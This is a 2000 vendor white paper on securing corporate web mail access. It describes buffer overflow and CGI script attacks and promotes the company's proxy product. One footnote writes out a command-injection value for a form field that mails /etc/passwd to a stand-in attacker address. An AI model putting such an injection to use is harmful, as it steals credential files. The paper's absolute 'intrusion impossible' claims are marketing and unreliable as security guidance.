Protect Your Remote E-mail Access

White Paper

Document created : May 29, 2000
Version : 1.00
Prepared by : Philippe-Emmanuel Maulion
Cyril Simonnet
Martin Charbonneau

www.netsecuresoftware.com

NetSecure Software France
Tour Horizon
52 quai De Dion Bouton
92800 Puteaux

Tel.: +33 (0) 1 70.92.91.91
Fax: +33 (0) 1 70.92.91.70

NetSecure Software Canada
1001 Maisonneuve Blvd. W., Suite 200
Montreal (Quebec)
H3A 3C8 Canada

Tel.: (514) 940-1800
Fax: (514) 214-6611

Introduction

The Internet turned 30 a few months ago, and already the number of users around the world is estimated at 500 million. Companies that are aware of the trend and of the economic potential of the Internet are setting up their own Web sites and e-mail services.

An e-mail system is a popular method of exchanging information with partners, clients and suppliers. The reasons for its success are its speed, ease of use and minimal cost. E-mail systems have begun to incorporate new services such as project monitoring, calendar sharing, shared task management, and productivity monitoring. This range of services is essential to the competitiveness of business and must also address another trend: globalization. Employees are spending less and less time at the workplace but must still frequently interact with the information system. Furthermore, these mobile employees rarely possess their own communication resources (machines, links) and must make do with local systems and their constraints. This has given rise to the limited use of VPN technologies.

Businesses are the "victims" of this success. Providing corporate e-mail access to mobile users has become a veritable conundrum for security and network administrators! Although it is critical to business productivity, the implementation of the service often creates numerous serious vulnerabilities.

The problem involves providing mobile users with access to their e-mail and preserving the security and integrity of the information system without recourse to VPNs, with their practical and technological limitations. A related problem involves ensuring the confidentiality of data stored on the e-mail server.

An initial attempt to solve this problem came in the form of public e-mail services such as Hotmail and Yahoo, which, while ideal for personal use, are not secure enough for corporate use. Businesses can now use this tool which is included in mail server applications such as Exchange and Notes. While this solution is a step in the right direction (addresses a need, no specific installation on client stations, access from anywhere in the world), because of information security concerns it has not experienced the deployment once expected. NetSecure Web from NetSecure Software is ideally suited to this type of solution. It makes deployment simple and resolves security problems.

What is Web mail?

Web mail involves the ability to emulate an e-mail client application (Outlook, Lotus Notes) using a Web browser (Internet Explorer, Netscape Navigator). This technology is used by online services geared to individual clients. Examples of such services are Yahoo and Hotmail.

The main publishers of e-mail/SMTP server applications (Microsoft with Exchange and IBM with Lotus Notes) recently began including this feature with their products, either as an additional module (Outlook Web Access for Exchange), or as an integrated feature (Lotus Notes).

Fig 2.1 Outlook Web Access main page

Web mail is now a business reality. It offers a solution for remote e-mail access, provided the security problems it creates are resolved. Below we describe the operation of Web mail, before turning to a discussion of the solution's security aspects. These are essential considerations for protecting a company against attacks.

Web Mail Operation

The Web mail solution requires an e-mail server equipped with a Web mail feature and a Web server. The latter is the application interface between the browser and the SMTP server.

The user connects to the Web server, which interacts with the e-mail server by means of scripts. The figure below presents the standard architecture of the Web mail solution.



Fig 2.1.1 Standard Web mail architecture

The Web server is located in the demilitarized zone, the semi-public portion of the company's network. The e-mail server is located on the internal network, the private portion. Access to the network is controlled by the firewall, which only allows the Internet user to connect to the Web server. The Web server machine alone is authorized to connect to the SMTP server machine.

An authorized, authenticated client can use their browser to access their data via an interface consisting of Java scripts and HTML commands. With Outlook Web Access, the client can read and send e-mail, view their contact list and calendar, and access the public folders, as illustrated below.



Fig 2.1.1 Outlook Web Access client interface

Advantages of Web mail

Implementing a Web mail service offers businesses a number of advantages:

- ✓ Mobile users access their e-mail using an Internet connection. This is a very low-cost and easy to implement solution.
- ✓ There is no need for special software to be installed on the client station. Browsers are now available for free and often come pre-installed. They are easy to operate. This contrasts sharply with VPNs, which require the use of a dedicated client application, thus increasing implementation, maintenance and training costs.
- ✓ Users connecting to the e-mail server only have one view of their work environment available to them. The data are stored on the server and are downloaded only by client request. This is a major advantage in terms of security for the company. It is easier to protect the confidentiality of data if it is stored in a central location (on the server) rather than in many locations (client stations).
- ✓ All data exchanges between the client and the Web server, including authentication (login and password), e-mail and contact information can be encrypted using the HTTPS protocol. This is not the case with the POP3 protocol which has not undergone major modifications for three decades and under which all exchanges are unencrypted. When the POP3 protocol was designed, security was not a major issue. At the time, ease of use and compatibility among systems were much more important requirements.

Although Web mail is undeniably a true bargain for companies who want to implement a powerful, easy to use, low-cost communication system, the fact remains that a number of security loopholes prevent its systematic implementation and use in business.

Web mail security loopholes

The security of the information system relies on a firewall. A 1998 US study reported that seventy percent of businesses protected by a firewall were vulnerable! This is because this peripheral allows inbound connections to the private network in relative safety, in accordance with the security rules defined by the firewall administrator. However once a connection is created between the Internet user and the network host machine, each application involved creates communication processes. The client process carries on a dialogue with the server process through the firewall using a specific protocol (HTTP or HTTPS under Web mail). The client transmits requests which are interpreted and processed by the server process in order to provide the service. It is precisely this ability of machines to exchange data that often serves as a basis for intrusions. It represents a network's most vulnerable point and the main problem for security administrators.

Each service offered by a company represents a corresponding decrease in security due to:

- ✓ The difficulties of configuring and maintaining a firewall.
- ✓ The service server can be compromised by means of authorized protocols.
- ✓ Once the hacker has taken control of the service server, he can corrupt or alter exchanges between it and a machine located internally, thereby establishing a foothold on the internal network.
- ✓ Unauthorized users are able to send requests by usurping the connection of an authorized user.

Below, we provide two examples of attacks that illustrate these points: so-called buffer overflow attacks and attacks that rely on command scripts. Both are ideally suited to exploiting Web mail architecture.

The firewall configuration described above is the main problem for security administrators since it allows inbound connections to your information system from a public or semi-public zone (DMZ) or the Internet. By contrast, the security of a private network is at its maximum when the firewall protecting it is configured as a diode: The diode only authorizes outbound connections while inbound ones are prohibited.

There are number of widely used attack techniques that exploit this overly permissive firewall configuration. They are particularly powerful and dangerous since they use resources and comprehensive documentation found on many public servers.

Buffer overflow attacks

This type of attack focuses on the operating system of the machine being targeted. It consists of sending too much data when entering a variable in order to overload the system buffer and force it to accept malicious code. Although such an attack might seem difficult to mount, all of the required resources are publicly available on the Internet, and

most operating systems are vulnerable. An Internet user can stay comfortably informed of bad implementations of a software application and plan attacks accordingly!

Buffer overflow attacks not only cause the application to terminate abnormally, but also to run a program or command. The result is that the intruder can take control of the machine and rights to the application that was terminated. Once in control of the remote machine, the intruder is part of the company network. If the firewall authorizes inbound communications from the machine now controlled by the hacker, he is free to explore the application and data servers. Under conventional web mail architecture, the firewall allows the Web server to contact the e-mail server!

As an illustration, we can quote the example of an attack documented on the Web. A buffer overflow attack is possible on two Web servers provided by a major company. If a hacker enters a username or password longer than 508 characters during HTTP authentication, he overloads the stack of the Web server process and causes a terminal error in the application. By means of this vulnerability in the application's implementation, the hacker can establish administrator level control over the server and execute any system program or command. HTTP authentication is the default system used by the Web mail solution.

Attacks by command scripts :

After buffer overflow attacks, CGI scripts are one of the most dangerous vulnerabilities. In most cases, problems are caused by programming shortcuts or design or development errors. Under Web mail, the scripts are used by the Web server to contact the e-mail server in order to:

- ✓ Collect information on the authenticated Internet user.
- ✓ Provide the user with access to the features of the company's e-mail server (sending/receiving e-mail, consulting the contact database, managing the calendar).

Interactivity of a Web mail solution is based on the possibility of executing command scripts. Although their usefulness is obvious, they are still a serious threat to the corporate network's security. It is possible to mount attacks using command scripts to steal information and use software and hardware resources remotely and clandestinely. This can be done by exploiting a defect in the script's implementation, or simply by replacing a script with a malicious counterpart.

The following attack illustrates these vulnerabilities:
Imagine a Web site that can send documentation by e-mail in response to information provided in a form. To automate the sending process, the company uses scripts that are mostly supplied with the main Web servers. One of the scripts takes as a parameter the content of the *E-mail* field and sends the information to the data or application server. It is possible to force a command to be run during execution of the script, and a hacker can have the password file sent to him by concatenating **i**nternal **f**ield **s**eparator (often ";") with `hacker@domainhack.com<password file`[1]. Once he has the password file, the hacker can crack the file at leisure and obtain access to the remote network by passing himself off as an authorized user. Tools for decoding password files are available on the Internet!

[1] for example: nobody@aol.com; mail hacker@attacker.net < /etc/passwd

Listening to data exchanges

We have indicated the fact that data flows between the browser (HTTPS client) and the Web server can be encrypted by means of the HTTPS protocol. Under the Web mail solution, encryption/decryption takes place at the Web server level. By using a sniffer or by placing a Trojan horse on the Web server machine, a hacker can listen to all data flows. Although the use of the HTTPS protocol makes this more difficult, it does not completely prevent it. For the problem to be eliminated, exchanges must be decrypted inside the protected network.

How to optimize a firewall's effectiveness

It is particularly difficult to create the range of conditions required to make the system attack proof. With respect to buffer overflow, it seems impossible for a company to keep its applications completely up to date from an operational point of view (installing patch fixes) within very strict time constraints. An ever-increasing number of services need to be implemented and a multitude of applications and system environments need to be managed. The prospect of developing applications and scripts free of all design and development errors is hardly realistic either. No software publisher, least of all the biggest, will contradict us on this point. So how can a company reduce the risk of attacks on its network?

The attacks we have described all focus on the weak point of a network host (bug in an application or system) and the ability of various machines to exchange data. Companies might be able to reduce the number of these vulnerabilities significantly, but they will not be able to eliminate them completely. However, it *is* possible to ensure that hosts communicate in a completely secure manner!

The firewall's effectiveness in protecting a network is considerably greater if it prevents any communication with machines on the internal network (we virtually disconnect the corporate network from the Internet). This is what we shall refer to throughout this document as "configuring the firewall as a diode", as illustrated by the following diagram.



Fig 2.4.1 Diode architecture configuration

Although this is the safest and the easiest solution to implement, it is rarely used since it involves the complete isolation of the internal network. It would seem to be conceptually incompatible with the implementation of a transactional Web service such as Web mail.

To address these major issues, NetSecure Software decided to produce this document and to create a secure Web mail architecture based on its NetSecure Web application. The result is a realistic, proven solution that meets the security recommendations described above.

Protecting your Web mail solution using NetSecure Web

We previously indicated that Web sites can be hacked when the firewall allows incoming connections to the Intranet. Without this tunnel—that is, with no such inbound connections—the Web sites cannot be attacked or the internal network compromised.

NetSecure Web's security features

NetSecure Web allows the exchange of data in HTTP and HTTPS format between the demilitarized zone (DMZ) and the company's private network without opening an inbound conduit. NetSecure Web is a unique product. Therefore, to facilitate the reading of this document, we will use the term *TCP proxy with break* to define it. If the application's constituent elements are considered as a whole, they appear as a proxy. However NetSecure Web divides this proxy into two distinct elements separated by a firewall which creates a *break* in the flux.

NetSecure Web also makes use of a number of additional modules to perform attack detection as well as keyword translation in order to guarantee the integrity of HTTP requests. These verifications are carried out before the requests reach the internal server, which further differentiates NetSecure Web from common proxies.

NetSecure Web places a protocol break in the data flow. This provides an additional level of security by preventing attacks that take advantage of vulnerabilities in a particular implementation of the HTTP protocol.

NetSecure Web lets you provide public access to information in complete security by implementing the following two strategies:

- ✓ ***A firewall that prevents any connection to the private network***
- ✓ ***The Web server (the site's data and associated scripts) as well as the application and/or data server(s) are located on the private network***

NetSecure Web's secure architecture

NetSecure Web has a modular architecture consisting of two software elements.

- ✓ A request receptor, or external agent. This is an application with attack detection and translation features located on the server in the demilitarized zone. It is intended to receive requests. The collector listens on a configurable port; generally 80 (HTTP) or 443 (SSL for exchange encryption).
- ✓ A request collector, or internal agent. This is an application located on a server on the intranet. The collector has the task of assembling requests acquired by the external agent and transmitting them to the destination server.

In order to preserve the firewall's diode configuration, the external agent does not transmit user requests directly to the internal agent. This is why the direction of communication between the agents is from the internal agent to the external agent. The two agents communicate via TCP protocol using a proprietary format and port. The whole forms what we previously defined as a *TCP proxy with break.*



Fig 3.2.1 NS Web's secure architecture

The firewall is configured to prevent the machine located in the DMZ from connecting to the company's private network. This makes intrusion of any kind impossible.

External agent

To collect requests, the external agent has the task of simulating a dummy Web server. When a client requests a page:

1. The TCP connection is accepted by the external agent and stored in RAM to await acknowledgement by the internal agent.
2. The request is collected by the internal agent when it polls the TCP polling port (configurable).

3. To receive the response to the request, the external agent simultaneously creates a flux-management process on a range of ports (configurable) for each connection retrieved by the internal agent. These processes handle the TCP flux for each connection individually.
4. Transmission of the request begins when the internal agent has validated the presence of the internal Web server and connects to the flux server.
5. **Optionally**, the HTTP request passes through two filters in order to decontaminate the incoming flux and translate keywords.
6. The external agent receives the response to the request from the internal agent and retransmits it to the end-user.

Briefly, the external agent has the task of collecting connection attempts. Once the transfer is underway, it transmits valid requests to the internal agent. This makes buffer overflow and CGI script attacks inoperative.

Attack detection module:
NetSecure Software's research and development team has successfully isolated the generic structure of the buffer overflow attack, that type of attack which causes the most serious corruption to a Web site's data. However, NetSecure Web also detects other attacks closely linked to the content of Web pages on a server to be secured. Therefore, it is important to take the time to scrutinize a Web site's design to determine whether a given keyword can or cannot be filtered. For example, if a form uses the "pipe" character, it is impossible to filter some CGI attacks that make use of the particular problem inherent in this character. The attack detection module thinks that the client is making an intrusion attempt, and will filter out the request before it reaches the information system.

NetSecure Web's attack detection module is based on filtering of character strings. Incoming flux is subjected to pattern matching tests. When a pattern is recognized, it is replaced by its de-contaminated equivalent before the flux enters the private network. An e-mail message is sent to the administrator specified in the configuration file.

Internal agent

By polling, the internal agent verifies whether the external agent has queued connections, and if so, processes them:

1. It periodically connects to the external agent's TCP polling port. A one quarter second interval represents the optimum value with respect to network load and processing time. The external agent responds with a list of connections awaiting processing or with an indication that there are no such connections.

2. When the internal agent has acquired the list of queued connections, it verifies the connection to the internal Web server. Once it has established this connection, it collects the requests and forwards them to the internal Web server. In the case of the HTTPS protocol, requests are encrypted and remain so from source to destination.

3. In the opposite direction, responses from the internal Web server are transmitted to the external agent by the internal agent for distribution to the end-user.

For more information on NetSecure Web

NetSecure Web is a comprehensive product, and it is the beyond the scope of this document to list all of its functional characteristics. For further information on the product, please visit our Web site at: http://www.netsecure.qc.ca/en/products/nsweb.html or send an e-mail to *contact.canada@netsecuresoftware.com*.

Conclusion

From the above discussion, we can conclude that it is possible to safely provide mobile users with access to an e-mail system. This approach involves protecting a number of points:

- **Mobile computer:** it is important to protect the mobile user's computer by minimizing the amount of data kept on its hard drive.
- **Information server:** the server must be shielded from possible attacks that could compromise the company's vital data.
- **Communication between the mobile user and the server:** the communication between the two parties must be encapsulated and encrypted in order to provide enhanced protection for the communication system.

Web mail has persisted as a cutting edge business solution in spite of its formerly unresolved security vulnerabilities. Now, using the powerful NetSecure Web security solution, this type of online service is coming of age. It has been implemented by a growing number of our clients from a wide variety of sectors. Its simple use and rapid server installation make it an attractive alternative to the cumbersome installation and operation of VPN clients. Using the Web mail solution you can protect basic services such as e-mail at a markedly lower cost.